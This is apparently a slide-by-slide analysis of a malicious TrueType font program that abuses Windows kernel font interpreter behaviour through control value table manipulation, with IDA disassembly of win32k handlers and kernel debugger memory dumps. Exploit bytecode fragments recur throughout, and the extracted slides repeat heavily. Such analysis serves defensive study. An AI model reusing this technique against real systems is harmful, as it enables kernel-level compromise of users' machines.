00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
```

```
00006: PUSHB[1] 0
```

```
00008: DS
```

```
00009: ; __fastcall itrp_FLIPOFF(x, x)
```

```
00010: @itrp_FLIPOFF@8 proc near
```

```
00011:
```

```
00013:         mov     eax, ecx
```

```
00014:         mov     ecx, dword_BF9A9234
```

```
00015:         mov     byte ptr [ecx+90h], 0
```

```
00016:         retn
```

```
00018: @itrp_FLIPOFF@8 endp
```

```
00019: JROT ; (19+23=42)
```

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
```

```
00013: ; __fastcall itrp_FLIPON(x, x)
00014: @itrp_FLIPON@8 proc near
00015:
00016:         mov     eax, ecx
00018:         mov     ecx, dword_BF9A9234
00019:         mov     byte ptr [ecx+90h], 1
                retn
@itrp_FLIPON@8 endp
```

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: ; __fastcall itrp_FLIPON(x, x)
00014: @itrp_FLIPON@8 proc near
00015:
00016:
00018:
00019:
```

```
mov     eax, ecx
mov     ecx, dword_BF9A9234
mov     byte ptr [ecx+90h], 1
retn
@itrp_FLIPON@8 endp
```

ecx = CVT[I] = Global State

```
e2481f80 kd> dd e2481f84 L100
e2481f84 e2481afc e2481f00 e2481f80 00030
e2481f94 00040000 00000000 00000000 00000
e2481fa4 00000000 00000044 00000000 00000
e2481fb4 00000000 00000000 00000040 bf85c
e2481fc4 00000003 00000000 00000000 00000
e2481fd4 00030009 00000080 00000001 00000
e2481fe4 00000000 00000000 00000000 00000
e2481ff4 00000040 bf85c269 00000003 00000
e2482004 00000000 00000000 00030009 00010
e2482014 00000001 e2482024 00000000 bf85ba4b bf85ba4b e2482
e2482024 00000000 bf85ba4b bf85ba4b e2482
```

+0x90: auto\_flip

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

Push One Byte → 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```


RS Location ← 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

RS Location

Storage Table:



0	1	2	3	4	5	6	7	8	9	10	11
0											

RS Value → 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

CVT Entry Number ← 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
'cvt ' Table - Control Value Table
-----
Size = 2 bytes, 1 entries
      Values
      -----
            0: 0
```

Remember,  
Original CVT:

0
0

CVT Entry Number ← 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
```

CVT now has 129 entries

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24
0																								

```
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

CVT Entry Number←0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
```

CVT now has 129 entries

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24
0																								

```
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 0
00018: SWAP
00019: JROT ;
```

e2481f80 00000000 ← CVT[0]

kd> dd e2481f84 L100

e2481f84 e2481afc e2481f00 e2481f80 00030004

e2481f94 00040000 00000000 00000000 00000000

e2481fa4 00000000 00000044 00000000 00000000

e2481fb4 00000000 00000000 00000040 1605260

e2481fc4 00000003 00000000 00000000 00000000

e2481fd4 00030009 00000080 00000001 00000044

e2481fe4 00000000 00000000 00000000 00000000

e2481ff4 00000040 bf85c269 00000003 00000000

e2482004 00000000 00000000 00030009 00010080

e2482014 00000001 e2481f80 e2481f80 00000000

CVT[1] = Global State

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

CVT Value→0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: ; __fastcall itrp_FLIPON(x, x)
00014: @itrp_FLIPON@8 proc near
00015:
00016:
00018:
00019:
```

```
mov     eax, ecx
mov     ecx, dword_BF9A9234
mov     byte ptr [ecx+90h], 1
retn
@itrp_FLIPON@8 endp
```

ecx = CVT[I] = Global State

```
kd> dd e2481f84 L100
e2481f84 e2481afc e2481f00 e2481f80 00030
e2481f94 00040000 00000000 00000000 00000
e2481fa4 00000000 00000044 00000000 00000
e2481fb4 00000000 00000000 00000040 bf85c
e2481fc4 00000003 00000000 00000000 00000
e2481fd4 00030009 00000080 00000001 00000
e2481fe4 00000000 00000000 00000000 00000
e2481ff4 00000040 bf85c269 00000003 00000
e2482004 00000000 00000000 00030009 00010
e2482014 00000001 e2482024 00000000 bf85ba4b bf85ba4b e2482
e2482024 00000000 bf85ba4b bf85ba4b e2482
```

+0x90: auto\_flip

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

Push One Byte→0x00000000

CVT Value→0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

RS Location ← 0x00000000

CVT Value → 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

RS Value→0x00000000

CVT Value→0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

CVT Entry Number ← 0x00000000

CVT Value → 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

CVT Value→0x00000000

CVT Value→0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

Second Operand ← 0x00000000

First Operand ← 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

(First-Second) → 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

$(Old\ CVT - New\ CVT) \rightarrow 0x00000000$

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

Push One Byte → 0x00000017  
(Old CVT-New CVT) → 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

(Old CVT-New CVT)  $\leftrightarrow$  0x00000000  
Push One Byte  $\leftrightarrow$  0x00000017

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

If This Is True  $\leftarrow 0x00000000$   
Then Jump Relative Offset  $\leftarrow 0x00000017$

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00042: PUSHB[1] 0
00044: RS
00045: DUP
00046: PUSHB[1] 1
00048: SUB
00049: DUP
00050: PUSHB[1] 1
00052: SUB
00053: RCVT
00054: PUSHB[1] 1
00056: SWAP
00057: WS
00058: RCVT
00059: PUSHB[1] 2
00061: SWAP
00062: WS
00063: RCVT
00064: PUSHB[1] 3
00066: SWAP
00067: WS
```

If This Is True  $\leftarrow 0x00000000$   
Then Jump Relative Offset  $\leftarrow 0x00000017$

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Not True, So Falls Through

Push One Byte → 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

RS Location ← 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

RS Value→0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Push One Byte→0x00000001

RS Value→0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Second Operand ← 0x00000001  
First Operand ← 0x00000000

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

(First+Second) → 0x00000001

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Duplicate → 0x00000001  
(First+Second) → 0x00000001

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Push Byte → 0x00000000  
Duplicate → 0x00000001  
(First+Second) → 0x00000001

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Duplicate  $\leftrightarrow 0x00000001$

Push Byte  $\leftrightarrow 0x00000000$

(First+Second)  $\rightarrow 0x00000001$

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

WS Value  $\leftarrow 0x00000001$

WS Location  $\leftarrow 0x00000000$

(First+Second)  $\rightarrow 0x00000001$

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPOFF
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
```

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
I																							

```
00011: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00037: SWAP
00038: JROT ; (38-33=5)
```

WS Value←0x00000001  
WS Location←0x00000000  
(First+Second)→0x00000001

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Push Byte → 0x00000050  
(First+Second) → 0x00000001

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Push Byte→0x00000050  
Loop Counter→0x00000001

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Second Operand ← 0x00000050  
First Operand ← 0x00000001

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

$(0x01 - 0x50) (-79) \rightarrow 0xffffffffb1$

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Push 16-bit Word → 0xffffffffdf  
(0x01-0x50) (-79) → 0xffffffffb1

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

$(0x01 - 0x50) (-79) \leftrightarrow 0xffffffffb1$   
Push 16-bit Word  $\leftrightarrow 0xffffffffdf$

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

If This Is True  $\leftarrow 0\text{xffffffffb1}$   
Then Jump Relative Offset  $\leftarrow 0\text{xffffffffdf}$

```

0000; __fastcall itrp_JROT(x, x)
0000@itrp_JROT@8      proc near
0000                mov     edx, dword_BF9A9228
0000                push    esi
0000                mov     esi, dword_BF9A9234
0000                push    edi
0000                mov     edi, [esi]
0000                mov     eax, edx
0000                sub     eax, edi
0000                sar     eax, 2
0000                cmp     eax, 2
0000                pop     edi
0000                pop     esi
0000                jnb     short loc_BF8D0428
0000                mov     eax, [edx-4]
0000                sub     edx, 4
0000                sub     edx, 4
0000                test    eax, eax
0000                mov     dword_BF9A9228, edx ;etc...

```

x50

If This Is True ← 0xffffffffb1  
 Then Jump Relative Offset ← 0xffffffffdf

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

If This Is True  $\leftarrow 0\text{xffffffffb1}$   
Then Jump Relative Offset  $\leftarrow 0\text{xffffffffdf}$

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19-15=4)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

Then Jump

Remember, CVT is now 0x80 longer  
(not 80.0, I'm not sure if this is a bug)  
So, only scan  $80*4=320$  bytes

```
00000: PUSHB[1] 0
00002: PUSHB[1] 0
00004: WS
```

```
00005: FLIPOFF
00006: PUSHB[1] 0
00008: RS
00009: RCVT
00010: FLIPON
00011: PUSHB[1] 0
00013: RS
00014: RCVT
00015: SUB
00016: PUSHB[1] 23
00018: SWAP
00019: JROT ; (19+23=42)
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

```
00039: PUSHB[1] 128
00041: JMPR ; (41+128=169)
```

If This Is True  $\leftarrow 0\text{xffffffffb1}$   
Then Jump Relative Offset  $\leftarrow 0\text{xffffffffdf}$

```
00162: PUSHB[1]
00164: RS
00165: PUSHB[1]
00167: RS
00168: WCVTP
00169
```

```
00020: PUSHB[1] 0
00022: RS
00023: PUSHB[1] 1
00025: ADD
00026: DUP
00027: PUSHB[1] 0
00029: SWAP
00030: WS
00031: PUSHB[1] 80 0x50
00033: SUB
00034: PUSHW[1] -33
00037: SWAP
00038: JROT ; (38-33=5)
```

```
00039: PUSHB[1] 128
00041: JMPR ; (41+128=169)
```

If This Is True  $\leftarrow 0\text{xffffffffb1}$   
Then Jump Relative Offset  $\leftarrow 0\text{xffffffffdf}$

# GLYP Program

```
...
00000060 00 00 00 00 00 03 ba d0 00 00 00 02 66 70 67 6d | .....fpgm|
00000070 7f 06 e9 00 00 00 01 0c 00 03 b8 9b 67 6c 79 66 | .....glyf|
00000080 18 00 00 00 bc 68 65 61 64 | ..iK.....head|
...
0003bad0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
